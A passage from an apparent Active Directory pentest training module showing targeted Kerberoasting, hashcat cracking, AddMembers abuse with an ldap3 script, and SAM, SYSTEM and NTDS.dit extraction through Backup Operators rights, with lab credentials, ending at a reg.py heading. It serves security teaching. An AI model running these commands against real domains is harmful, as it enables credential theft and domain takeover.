
requests a Kerberos TGS service ticket, it gets encrypted with the service account's NTLM password hash. An attacker can obtain this ticket and perform offline password cracking to open it. If successful, the attacker can obtain the service account's password. The success of this attack depends on the strength of the service account's password. (Review the Kerberos Attacks module to learn about `Kerberoasting` and other `Kerberos` attacks.)

When an attacker possesses an account with the ability to edit the `servicePrincipalName` attribute of another user account in a domain, they can potentially make that account vulnerable to a `Kerberoasting` attack. By adding an `SPN` to the user account, the attacker can request a Kerberos TGS service ticket for that `SPN` and obtain it, encrypted with the user account's NTLM password hash. The attacker can then use offline password-cracking techniques to try to open the ticket and obtain the user account's password.

This is possible when the controlled account has `GenericAll`, `GenericWrite`, `WriteProperty`, `WriteSPN` or `Validated-SPN` over the target.

Identifying Vulnerable Accounts

We can use `BloodHound` to identify if we have these privileges:



Alternatively, if we are working from Linux, we can also use dacledit.py to search for those rights. In the following example, we will query what rights the user `Pedro` has over the target account `Rita`:

Identifying Principals with Control over Another Account

```
python3 examples/dacledit.py -principal pedro -target Rita -dc-ip
10.129.205.81 inlanefreight.local/pedro:SecuringAD01

Impacket v0.9.25.dev1+20221216.150032.204c5b6b - Copyright 2021 SecureAuth
Corporation

[*] Parsing DACL
[*] Printing parsed DACL
[*] Filtering results for SID (S-1-5-21-1267651629-1192007096-1618970724-
4617)
```

```
[*]   ACE[5] info
[*]     ACE Type                  : ACCESS_ALLOWED_OBJECT_ACE
[*]     ACE flags                 : CONTAINER_INHERIT_ACE
[*]     Access mask               : WriteProperty
[*]     Flags                     : ACE_OBJECT_TYPE_PRESENT
[*]     Object type (GUID)        : Validated-SPN (f3a64788-5306-11d1-
a9c5-0000f80367c1)
[*]     Trustee (SID)             : pedro (S-1-5-21-1267651629-1192007096-
1618970724-4617)
```

As we can see in the command's output, `Pedro` has `WriteProperty` or `Validated-SPN` over the target account `Rita`.

If we are working from Windows, we can use PowerView to identify such privileges. First, we will need to get the `SID` for the user `Pedro` and then use it to filter the result of `Get-DomainObjectACL` for the user `Rita`:

Using PowerView to Identify Pedro's Rights over Rita

```
PS C:\Tools> Set-ExecutionPolicy Bypass -Scope CurrentUser -Force
PS C:\Tools> Import-Module .\PowerView.ps1
PS C:\Tools> $userSID = (Get-DomainUser -Identity pedro).objectsid
PS C:\Tools> Get-DomainObjectAcl -Identity rita | ?{$_.SecurityIdentifier
-eq $userSID}

ObjectDN               : CN=Rita,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
ObjectSID              : S-1-5-21-1267651629-1192007096-1618970724-4613
ActiveDirectoryRights  : WriteProperty
ObjectAceFlags         : ObjectAceTypePresent
ObjectAceType          : f3a64788-5306-11d1-a9c5-0000f80367c1
InheritedObjectAceType : 00000000-0000-0000-0000-000000000000
BinaryLength           : 56
AceQualifier           : AccessAllowed
IsCallback             : False
OpaqueLength           : 0
AccessMask             : 32
SecurityIdentifier     : S-1-5-21-1267651629-1192007096-1618970724-4617
AceType                : AccessAllowedObject
AceFlags               : ContainerInherit
IsInherited            : False
InheritanceFlags       : ContainerInherit
PropagationFlags       : None
AuditFlags             : None
```

Targeted Kerberoasting from Linux

From UNIX-like systems, targetedKerberoast.py can perform `targeted kerberasting`. `targetedKerberoast.py` is a Python script that can, like many other scripts (e.g., `GetUserSPNs.py`), print `kerberoast` hashes for user accounts with a set `SPN`. However, this tool brings the following additional feature: for each user without an `SPN`, it tries to set one (abusing the write access right on the `servicePrincipalName` attribute), print the `Kerberoastable` hash, and then delete the temporary SPN set for that user. Let us install the tool along with its dependencies:

Cloning targetedKerberoast

```
git clone https://github.com/ShutdownRepo/targetedKerberoast

Cloning into 'targetedKerberoast'...
remote: Enumerating objects: 45, done.
remote: Counting objects: 100% (45/45), done.
remote: Compressing objects: 100% (38/38), done.
remote: Total 45 (delta 17), reused 15 (delta 4), pack-reused 0
Receiving objects: 100% (45/45), 233.09 KiB | 2.06 MiB/s, done.
Resolving deltas: 100% (17/17), done.
```

Installing the Requirements of targetedKerberoast.py

```
cd targetedKerberoast
python3 -m pip install -r requirements.txt

Requirement already satisfied: ldap3 in /usr/lib/python3/dist-packages
(from -r requirements.txt (line 1)) (2.8.1)
Requirement already satisfied: pyasn1 in /usr/lib/python3/dist-packages
(from -r requirements.txt (line 2)) (0.4.8)
Requirement already satisfied: impacket in
/home/plaintext/.local/lib/python3.9/site-packages (from -r
requirements.txt (line 3)) (0.10.1.dev1+20230330.124621.5026d261)
ERROR: Introspect error on :1.185:/modules/kwalletd5:
dbus.exceptions.DBusException: org.freedesktop.DBus.Error.NoReply: Message
recipient disconnected from message bus without replying
WARNING: Keyring is skipped due to an exception: Failed to open keyring:
org.freedesktop.DBus.Error.ServiceUnknown: The name :1.185 was not
provided by any .service files.
Collecting rich
  Downloading rich-13.3.5-py3-none-any.whl (238 kB)
     |████████████████████████████████| 238 kB 1.9 MB/s
<SNIP>
```

Running targetedKerberoast.py

```
python3 targetedKerberoast.py --help

usage: targetedKerberoast.py [-h] [-v] [-q] [-D TARGET_DOMAIN] [-U
USERS_FILE] [--request-user username] [-o OUTPUT_FILE] [--use-ldaps] [--
only-abuse] [--no-abuse] [--dc-host DC_HOST]
                             [--dc-ip ip address] [-d DOMAIN] [-u USER] [-
k] [--no-pass | -p PASSWORD | -H [LMHASH:]NTHASH | --aes-key hex key]

Queries target domain for SPNs that are running under a user account and
operate targeted Kerberoasting

optional arguments:
  -h, --help            show this help message and exit
  -v, --verbose         verbosity level (-v for verbose, -vv for debug)
  -q, --quiet           show no information at all
  -D TARGET_DOMAIN, --target-domain TARGET_DOMAIN
                        Domain to query/request if different than the
domain of the user. Allows for Kerberoasting across trusts.
  -U USERS_FILE, --users-file USERS_FILE
                        File with user per line to test
  --request-user username
                        Requests TGS for the SPN associated to the user
specified (just the username, no domain needed)
  -o OUTPUT_FILE, --output-file OUTPUT_FILE
                        Output filename to write ciphers in JtR/hashcat
format
  --use-ldaps           Use LDAPS instead of LDAP
  --only-abuse          Ignore accounts that already have an SPN and focus
on targeted Kerberoasting
  --no-abuse            Don't attempt targeted Kerberoasting
  --dc-host DC_HOST     Hostname of the target, can be used if port 445 is
blocked or if NTLM is disabled

authentication & connection:
  --dc-ip ip address    IP Address of the domain controller or KDC (Key
Distribution Center) for Kerberos. If omitted it will use the domain part
(FQDN) specified in the identity parameter
  -d DOMAIN, --domain DOMAIN
                        (FQDN) domain to authenticate to
  -u USER, --user USER  user to authenticate with

secrets:
  -k, --kerberos        Use Kerberos authentication. Grabs credentials
from .ccache file (KRB5CCNAME) based on target parameters. If valid
credentials cannot be found, it will use the ones
                        specified in the command line
  --no-pass             don't ask for password (useful for -k)
  -p PASSWORD, --password PASSWORD
                        password to authenticate with
```

```
  -H [LMHASH:]NTHASH, --hashes [LMHASH:]NTHASH
                        NT/LM hashes, format is LMhash:NThash
  --aes-key hex key     AES key to use for Kerberos Authentication (128 or
256 bits)
```

Now we can use the `Pedro` account to attack the `Rita` account and try to retrieve its hash (we can also use the option `-o filename.txt` to save the hash into a file):

Targeted Kerberoasting from Linux

```
python3 targetedKerberoast.py -vv -d inlanefreight.local -u pedro -p
SecuringAD01 --request-user rita --dc-ip 10.129.205.81

[*] Starting kerberoast attacks
[*] Attacking user (rita)
[DEBUG] {'Rita': {'dn': 'CN=Rita,CN=Users,DC=INLANEFREIGHT,DC=LOCAL',
'spns': []}}
[DEBUG] User (%s) has no SPN, attempting a targeted Kerberoasting now
[VERBOSE] SPN added successfully for (Rita)
[+] Printing hash for (Rita)
$krb5tgs$23$*Rita$INLANEFREIGHT.LOCAL$inlanefreight.local/Rita*$e8475a2d6c
91ff416a581479970c0f70<SNIP>
[VERBOSE] SPN removed successfully for (Rita)
```

Note: If we get the error "Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)" while running targetedKerberoast.py or any other tool from Linux that use Kerberos as an authentication protocol, we need to sync the Linux machine's clock with the Active Directory DC's clock, using the ntpdate command, for example, sudo ntpdate DC_IP_ADDRESS.

Targeted Kerberoasting from Windows

From Windows systems, we can utilize `Set-DomainObject` and `Get-DomainSPNTicket` from PowerSploit's PowerView to carry out a `targeted Kerberoasting` attack:

Targeted Kerberoasting from Windows

```
PS C:\Tools> Set-ExecutionPolicy Bypass -Scope CurrentUser -Force
PS C:\Tools> Import-Module .\PowerView.ps1
PS C:\Tools> Get-DomainUser Rita | Select serviceprincipalname

serviceprincipalname
--------------------
```

Setting the SPN

```
PS C:\Tools> Set-DomainObject -Identity rita -Set
@{serviceprincipalname='nonexistent/BLAHBLAH'} -Verbose

VERBOSE: [Get-DomainSearcher] search base:
LDAP://DC01.INLANEFREIGHT.LOCAL/DC=INLANEFREIGHT,DC=LOCAL
VERBOSE: [Get-DomainObject] Get-DomainObject filter string: (&(|(|
(samAccountName=rita)(name=rita)(displayname=rita))))
VERBOSE: [Set-DomainObject] Setting 'serviceprincipalname' to
'nonexistent/BLAHBLAH' for object 'Rita'
```

Getting the Rita's Hash

```
PS C:\Tools> $User = Get-DomainUser Rita
PS C:\Tools> $User | Get-DomainSPNTicket | Select-Object -ExpandProperty
Hash

$krb5tgs$23$*Rita$INLANEFREIGHT.LOCAL$nonexistent/BLAHBLAH*$D4A950150D67A9
99192B12391DF13964$51114AA3599DA07F692CEB45<SNIP>
```

Clearing the SPNs of Rita

```
PS C:\Tools> Set-DomainObject -Identity Rita -Clear serviceprincipalname -
Verbose

VERBOSE: [Get-DomainSearcher] search base:
LDAP://DC01.INLANEFREIGHT.LOCAL/DC=INLANEFREIGHT,DC=LOCAL
VERBOSE: [Get-DomainObject] Get-DomainObject filter string: (&(|(|
(samAccountName=Rita)(name=Rita)(displayname=Rita))))
VERBOSE: [Set-DomainObject] Clearing 'serviceprincipalname' for object
'Rita'
```

Once we obtain the hash, we can use `hashcat` to crack it, utilizing hash-mode `13100` (`Kerberos 5, etype 23, TGS-REP`):

Cracking the Kerberoastable Hash

```
hashcat -m 13100 /tmp/rita.hash /usr/share/wordlists/rockyou.txt --force

hashcat (v6.1.1) starting...

OpenCL API (OpenCL 1.2 pocl 1.6, None+Asserts, LLVM 9.0.1, RELOC, SLEEF,
```

```
DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
==============================================================================
=====================================================

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13
rotates
Rules: 1

Applicable optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

Host memory required for this attack: 99 MB

Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 1 sec

$krb5tgs$23$*Rita$INLANEFREIGHT.LOCAL$inlanefreight.local/Rita*$b5fe2a905a
7a7fa71483ddeb4b3aff57$<SNIP>76ec6d19959920e311fd6cb6008ea4b34f:Password12
3

Session..........: hashcat
Status...........: Cracked
Hash.Name........: Kerberos 5, etype 23, TGS-REP
Hash.Target......:
$krb5tgs$23$*Rita$INLANEFREIGHT.LOCAL$inlanefreight...a4b34f
<SNIP>
```

We can confirm if the cracked password is valid using CrackMapExec (follow this installation guide if you do not have `CrackMapExec` installed) or any other tool:

Using CrackMapExec to Log in with the Credentials

```
poetry run crackmapexec smb 10.129.205.81 -u rita -p Password123

SMB         10.129.205.81   445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:INLANEFREIGHT.LOCAL) (signing:True)
```

```
(SMBv1:False)
SMB         10.129.205.81   445    DC01             [+]
INLANEFREIGHT.LOCAL\rita:Password123
```

Conclusion

As penetration testers and security experts, we must understand how to use different tools to achieve the same purpose when abusing `DACLs`. It is also essential to understand how these tools usually present information differently.

The following section will show how to abuse other `BloodHound` edges.


Note: BloodHound and all tools needed to complete the labs are located under C:\Tools\. BloodHound credentials are neo4j:Password123

AddMembers

When an attacker controls a privileged user account with the ability to edit a group's member attribute, they can effectively add new users to that group. This attack/abuse is possible when the controlled account has `GenericAll`, `GenericWrite`, `Self`, `AllExtendedRights`, or `Self-Membership` over the target group.

Identifying Vulnerable Groups

We can use `BloodHound` to determine if we have those privileges via the AddMembers edge:



Alternatively, if we are working from Linux, we can also use dacledit.py. In the following example, we will query which access rights the user `Pedro` has over the target group `Backup Operators`:

Identifying Pedro's Rights over the Backup Operators with dacledit.py

```
cd /home/plaintext/htb/modules/dacl/shutdownRepo/impacket
source .dacledit/bin/activate
python3 examples/dacledit.py -principal pedro -target 'Backup Operators' -
dc-ip 10.129.205.81 inlanefreight.local/pedro:SecuringAD01

Impacket v0.9.25.dev1+20221216.150032.204c5b6b - Copyright 2021 SecureAuth
Corporation

[*] Parsing DACL
[*] Printing parsed DACL
[*] Filtering results for SID (S-1-5-21-1267651629-1192007096-1618970724-
4617)
[*]   ACE[0] info
[*]     ACE Type                  : ACCESS_ALLOWED_OBJECT_ACE
[*]     ACE flags                 : None
[*]     Access mask               : Self
[*]     Flags                     : ACE_OBJECT_TYPE_PRESENT
[*]     Object type (GUID)        : Self-Membership (bf9679c0-0de6-11d0-
a285-00aa003049e2)
[*]     Trustee (SID)             : pedro (S-1-5-21-1267651629-1192007096-
1618970724-4617)
[*]   ACE[8] info
[*]     ACE Type                  : ACCESS_ALLOWED_ACE
[*]     ACE flags                 : None
[*]     Access mask               : ReadControl, ReadProperties,
ListChildObjects (0x20014)
[*]     Trustee (SID)             : pedro (S-1-5-21-1267651629-1192007096-
1618970724-4617)
```

As we can see in the above output, `Pedro`, has `Self-Membership` over the target group `Backup Operators`; this means that `Pedro` can add himself to the group, but `Pedro` cannot add any other user.

If we are working from Windows, we can use PowerView to identify such access rights. We will need to get the `Security Identifier` (`SID`) for the user `Pedro` and then filter the result of `Get-DomainObjectACL` for the group `Backup Operators`:

Identifying Pedro's Rights over the Backup Operators with PowerView

```
PS C:\Tools> Set-ExecutionPolicy Bypass -Scope CurrentUser -Force
PS C:\Tools> Import-Module .\PowerView.ps1
PS C:\Tools> $userSID = (Get-DomainUser -Identity pedro).objectsid
PS C:\Tools> Get-DomainObjectAcl -Identity 'Backup Operators' -
ResolveGUIDs | ?{$_.SecurityIdentifier -eq $userSID}
```

```
AceQualifier           : AccessAllowed
ObjectDN               : CN=Backup
Operators,CN=Builtin,DC=INLANEFREIGHT,DC=LOCAL
ActiveDirectoryRights  : Self
ObjectAceType          : Self-Membership
ObjectSID              : S-1-5-32-551
InheritanceFlags       : None
BinaryLength           : 56
AceType                : AccessAllowedObject
ObjectAceFlags         : ObjectAceTypePresent
IsCallback             : False
PropagationFlags       : None
SecurityIdentifier     : S-1-5-21-1267651629-1192007096-1618970724-4617
AccessMask             : 8
AuditFlags             : None
IsInherited            : False
AceFlags               : None
InheritedObjectAceType : All
OpaqueLength           : 0

AceType               : AccessAllowed
ObjectDN              : CN=Backup
Operators,CN=Builtin,DC=INLANEFREIGHT,DC=LOCAL
ActiveDirectoryRights : ReadProperty, GenericExecute
OpaqueLength          : 0
ObjectSID             : S-1-5-32-551
InheritanceFlags      : None
BinaryLength          : 36
IsInherited           : False
IsCallback            : False
PropagationFlags      : None
SecurityIdentifier    : S-1-5-21-1267651629-1192007096-1618970724-4617
AccessMask            : 131092
AuditFlags            : None
AceFlags              : None
AceQualifier          : AccessAllowed
```

Abusing AddMember from Linux

To abuse `AddMember` privileges from Linux systems, we can use the net tool, a built-in utility that allows administrators to manage samba and CIFS/SMB clients. However, it does not work with the `Self-Membership` access right because `net` uses the SMB protocol and remote calls to the `RPC protocol` to perform group modification. We can use net if we have other rights except `Self-Membership`.

Let us try to use `net` on an account that does not have administrator privileges to query the `Backup Operators` group membership:

Using net to Query Group Membership

```
net rpc group members 'Backup Operators' -U
inlanefreight.local/pedro%SecuringAD01 -S 10.129.205.81

INLANEFREIGHT\carll
```

The results show that only `Carll` is a `Backup Operators` member. Now let us try to add `Pedro` to the group using `net`:

Using net to Add Pedro to Backup Operators

```
net rpc group addmem 'Backup Operators' pedro -U
inlanefreight.local/pedro%SecuringAD01 -S 10.129.205.81

Could not add pedro to Backup Operators: NT_STATUS_ACCESS_DENIED
```

We got access denied because `net` doesn't allow us to abuse group membership with `Self-Membership` rights. For such cases, an alternative is to use the LDAP protocol when we are trying to change a group's membership. Let us create a Python script to modify the group membership using LDAP. For this example, we will use the addusertogroup Python script that utilizes the ldap3 library:

```
# Import necessary modules
import argparse
import sys
from ldap3 import Server, Connection, ALL, NTLM, MODIFY_ADD,
MODIFY_REPLACE, MODIFY_DELETE

# Parse command-line arguments
parser = argparse.ArgumentParser(description='Add a user to an Active
Directory group.')
parser.add_argument('-d','--domain', required=True, help='The domain name
of the Active Directory server.')
parser.add_argument('-g','--group', required=True, help='The name of the
group to add the user to.')
parser.add_argument('-a','--adduser', required=True, help='The username of
the user to add.')
parser.add_argument('-u','--user', required=True, help='The username of an
Active Directory user with AddMember privilege.')
parser.add_argument('-p','--password', required=True, help='The password
of the Active Directory user.')
args = parser.parse_args()
```

```python
# Extract values from command-line arguments
domain_name = args.domain
group_name = args.group
user_name = args.adduser
ad_username = args.user
ad_password = args.password

# Construct the search base from the domain name
search_base = 'dc=' + ',dc='.join(domain_name.split('.'))

# Create a connection to the Active Directory server
server = Server(domain_name, get_info=ALL)
conn = Connection(
    server,
    user=f'{domain_name}\\{ad_username}',
    password=ad_password,
    authentication=NTLM
)

# Bind to the server with the given credentials
if conn.bind():
    print('[+] Connected to Active Directory successfully.')
else:
    print('[-] Error: failed to bind to the Active Directory server.')
    sys.exit(1)

# Search for the group with the given name
conn.search(
    search_base=search_base,
    search_filter=f'(&(objectClass=group)(cn={group_name}))',
    attributes=['member']
)

# Check if the group was found
if conn.entries:
    print('[+] Group ' + group_name + ' found.')
else:
    print('[-] Error: group not found.')
    sys.exit(1)

# Extract the group's DN and member list
group_dn = conn.entries[0].entry_dn
members = conn.entries[0].member.values

# Search for the user with the given username
conn.search(
    search_base=search_base,
    search_filter=f'(&(objectClass=user)(sAMAccountName={user_name}))',
    attributes=['distinguishedName']
)
```

```
# Check if the user was found
if conn.entries:
    print('[+] User ' + user_name + ' found.')
else:
    print('[-] Error: user not found.')
    sys.exit(1)

# Extract the user's DN
user_dn = conn.entries[0].distinguishedName.value

# Check if the user is already a member of the group
if user_dn in members:
    print('[+] User is already a member of the group.')
else:
    # Add the user to the group
    if conn.modify(
        dn=group_dn,
        changes={'member': [(MODIFY_ADD, [user_dn])]}
    ):
        print('[+] User added to group successfully.')
    else:
        print('[-] There was an error trying to add the user to the
group.')
```

Using the LDAP protocol, this script adds a user to an Active Directory group in a Windows domain. We need to provide the following arguments when running it:

- `-d` or `--domain`: The Windows domain name to connect to.
- `-g` or `--group`: The group's name to add the user to.
- `-a` or `--adduser`: The user's username to add to the group.
- `-u` or `--user`: The username of an Active Directory user with `AddMember` privilege. The script uses this account to authenticate to the Active Directory server and perform the group membership modification.
- `-p` or `--password`: The password of the Active Directory user.

Once we provide these arguments, the script will connect to the Active Directory server using the provided credentials, search for the specified group and user, and then attempt to add the user to the group if they are not already a member of it. If the operation is successful, the script will print a success message; otherwise, it will print an error message.

Using LDAP for Adding a User to a Group

```
python3 addusertogroup.py -d inlanefreight.local -g "Backup Operators" -a
pedro -u pedro -p SecuringAD01
```

```
[+] Connected to Active Directory successfully.
[+] Group Backup Operators found.
[+] User pedro found.
[+] User added to group successfully.
```

Note: The script uses DNS name resolution to connect to the domain. Make sure to configure the DNS and IP in the /etc/hosts file.

If we now query the group's membership, we will attain the following results:

Query Group Membership

```
net rpc group members 'Backup Operators' -U
inlanefreight.local/pedro%SecuringAD01 -S 10.129.205.81

INLANEFREIGHT\pedro
INLANEFREIGHT\carll
```

Abusing AddMember from Windows

Similar to Linux, Windows also has its net application, which also allows us to query, modify, create groups, users and other operations. `net` in Windows has the same limitation in Linux: we cannot use it to abuse the `Self-MemberShip` access right. That is why we need to use another method to be able to abuse the `AddMember` privilege. We will use the Cmdlet Add-DomainGroupMember from PowerView to add a user to the group.

The way that `Add-DomainGroupMember` works is by using the `.NET` namespace System.DirectoryServices.AccountManagement, which provide us with uniform access and manipulation of user, computer, and group security principals across the multiple principal stores: `Active Directory Domain Services` (`AD DS`), `Active Directory Lightweight Directory Services` (`AD LDS`), and `Machine SAM` (`MSAM`).

Let us try to use `net` to query the `Backup Operators` group membership:

Query the Backup Operators Group Membership

```
C:\Tools> net localgroup "Backup Operators"

Alias name     Backup Operators
Comment        Backup Operators can override security restrictions for the
sole purpose of backing up or restoring files

Members
```

```
-----------------------------------------------------------------------------
-----
carll
The command completed successfully
```

Note: Instead of net group we used net localgroup as "Backup Operators" is a built-in group in Active Directory, and we are querying it from the DC. If we perform the same action from a Domain-joined machine, we should instead use net group "Backup Operators" /domain

We will get the "Access Denied" error message if we try to add `Pedro` to the group using `net`:

Trying to add Pedro to the Backup Operators Group with net

```
C:\Tools> net localgroup "Backup Operators" pedro /add

System error 5 has occurred.

Access is denied.
```

We cannot modify the group membership when we have `Self-MemberShip`. For this reason, we will use `PowerView` to abuse the `AddMember` privilege.

Adding a User to a Group using PowerView

```
PS C:\Tools> Add-DomainGroupMember -Identity "Backup Operators" -Members
pedro -Verbose

VERBOSE: [Add-DomainGroupMember] Adding member 'pedro' to group 'Backup
Operators'
```

Abusing the Newly Gained Privileges from Windows

We added `Pedro` to the `Backup Operators` group. Nevertheless, if we already have logged in as `Pedro` to abuse the `Backup Operators` group privileges, we must reauthenticate to the Domain to get a ticket with the required group membership. We will also need to make sure to launch a new `powershell.exe` or `cmd.exe` as Administrator, because regardless that we are not administrators, the `Backup Operators` group gives us access to the privilege `SeBackupPrivilege`, which needs to comply with the `User Account Control` (`UAC`) settings.

Let us launch a new `cmd.exe` window as Administrator and use the credentials of `Pedro` to confirm we have the appropriate access rights/privileges:

Pedro with Backup Operators Privileges

```
C:\Tools> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== ========
SeMachineAccountPrivilege     Add workstations to domain     Disabled
SeBackupPrivilege             Back up files and directories  Disabled
SeRestorePrivilege            Restore files and directories  Disabled
SeShutdownPrivilege           Shut down the system           Disabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
```

Subsequently, we can use abuse `SeBackupPrivilege` by copying the `SAM` & `SYSTEM` registry hives to extract local accounts credentials:

Backing up the SAM and SYSTEM Hives

```
C:\Tools> reg save hklm\sam C:\users\Public\sam && reg save hklm\system
C:\users\Public\system

The operation completed successfully.
The operation completed successfully.
```

Because we are working with Active Directory, we also need its database, NTDS.dit. To get it, we need to create a Shadow Copy because the operating system uses the Active Directory database. The shadow copy will create a copy of the selected disk, and we will take the database from that copy.

Diskshadow.exe is a tool that exposes the functionality of the `Volume Shadow Copy Service` (`VSS`). We will use a diskshadow script to create the shadow copy:

Create a File with the Commands Required to Execute diskshadow

```
C:\Tools> more C:\Users\Public\diskshadowscript.txt

set context persistent nowriters
set metadata c:\windows\temp\file.cab
set verbose on
begin backup
```

```
add volume c: alias mydrive

create

expose %mydrive% p:
end backup
```

The script performs a backup, creates a persistent shadow copy of the `C:` volume (the system drive) on Windows, and assigns it a drive letter `p`, which can be accessed for backup or recovery purposes. Here is a breakdown of the commands:

- `set context persistent nowriters`: This sets the context for the shadow copy to be persistent (so it can be accessed after the backup) and specifies that no writers should be used. This is useful for creating a live system backup without interfering with running applications or services.
- `set metadata c:\windows\temp\file.cab`: Sets the location for the metadata of the shadow copy to be saved. This includes all information associated with the shadow copy that describes its state and contents.
- `set verbose on`: This enables verbose output for debugging purposes.
- `begin backup`: This starts the backup process.
- `add volume c: alias mydrive`: This adds the `C:` volume to the backup and assigns it an alias named "mydrive".
- `create`: This creates a shadow copy of the selected volume.
- `expose %mydrive% p:`: This assigns the shadow copy to the drive letter `P:`. The original drive letter of the selected volume may differ from `C:` therefore, this command ensures that the backup is accessible as a drive letter.
- `end backup`: This ends the backup process.

Execute diskshadow

```
C:\Tools> diskshadow /s C:\Users\Public\diskshadowscript.txt

Microsoft DiskShadow version 1.0
Copyright (C) 2013 Microsoft Corporation
On computer:  DC01,  5/9/2023 8:25:34 PM

-> set context persistent nowriters
-> set metadata c:\windows\temp\file.cab
-> set verbose on
-> begin backup
-> add volume c: alias mydrive
->
-> create
```

```
Alias mydrive for shadow ID {f74f7237-966c-4e49-b523-8b9d39099840} set as
environment variable.
Alias VSS_SHADOW_SET for shadow set ID {079bfed4-0ea9-40a6-af50-
15c143646653} set as environment variable.
Inserted file Manifest.xml into .cab file file.cab
Inserted file DisE314.tmp into .cab file file.cab

Querying all shadow copies with the shadow copy set ID {079bfed4-0ea9-
40a6-af50-15c143646653}

        * Shadow copy ID = {f74f7237-966c-4e49-b523-8b9d39099840}
%mydrive%
                - Shadow copy set: {079bfed4-0ea9-40a6-af50-15c143646653}
%VSS_SHADOW_SET%
                - Original count of shadow copies = 1
                - Original volume name: \\?\Volume{51c80a81-ed79-4478-
9473-399512715f54}\ [C:\]
                - Creation time: 5/9/2023 8:25:34 PM
                - Shadow copy device name: \\?
\GLOBALROOT\Device\HarddiskVolumeShadowCopy2
                - Originating machine: DC01.INLANEFREIGHT.LOCAL
                - Service machine: DC01.INLANEFREIGHT.LOCAL
                - Not exposed
                - Provider ID: {b5946137-7b9f-4925-af80-51abd60b20d5}
                - Attributes:  No_Auto_Release Persistent No_Writers
Differential

Number of shadow copies listed: 1
->
-> expose %mydrive% p:
-> %mydrive% = {f74f7237-966c-4e49-b523-8b9d39099840}
The shadow copy was successfully exposed as p:\.
-> end backup
```

Next, we can use robocopy to copy from the shadow copy:

Using robocopy to Copy from Shadow Copy

```
C:\Tools> robocopy /b P:\Windows\ntds\ C:\Users\Public\ ntds.dit

------------------------------------------------------------------------------
   ROBOCOPY     ::     Robust File Copy for Windows
------------------------------------------------------------------------------

  Started : Tuesday, May 9, 2023 8:29:01 PM
   Source : P:\Windows\ntds\
```

```
     Dest : C:\Users\Public\

    Files : ntds.dit

  Options : /DCOPY:DA /COPY:DAT /B /R:1000000 /W:30

------------------------------------------------------------------------------
----

                           1    P:\Windows\ntds\
100%        New File              44.0 m        ntds.dit

------------------------------------------------------------------------------
----

               Total    Copied   Skipped  Mismatch    FAILED    Extras
    Dirs :         1         0         1         0         0         0
   Files :         1         1         0         0         0         0
   Bytes :   44.00 m   44.00 m         0         0         0         0
   Times :   0:00:00   0:00:00                       0:00:00   0:00:00

   Speed :           542792282 Bytes/sec.
   Speed :           31058.823 MegaBytes/min.
   Ended : Tuesday, May 9, 2023 8:29:02 PM
```

Abusing the Newly Gained Privileges from Linux

In Linux, we would not have to worry about authentication since every interaction of our tools is a new connection. However, suppose we use `ccache` or similar forms of Kerberos authentication with files. In that case, we must re-authenticate and generate new files to apply those new privileges to our new session. For more information, refer to the `Pass the Ticket (PtT) from Linux` section of the `Password Attacks` module.

To save the registry hive from a Linux machine, we will create an SMB share folder and save the files there.

Starting the SMB Server

```
sudo smbserver.py -smb2support share .

Impacket v0.10.1.dev1+20230330.124621.5026d261 - Copyright 2022 Fortra

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
```

```
[*] Config file parsed
```

Now, we can use reg.py from Impacket to retrieve the registry hives from Linux using the credentials of `Pedro`:

Retrieving the SAM & SYSTEM Registry Hives with reg.py
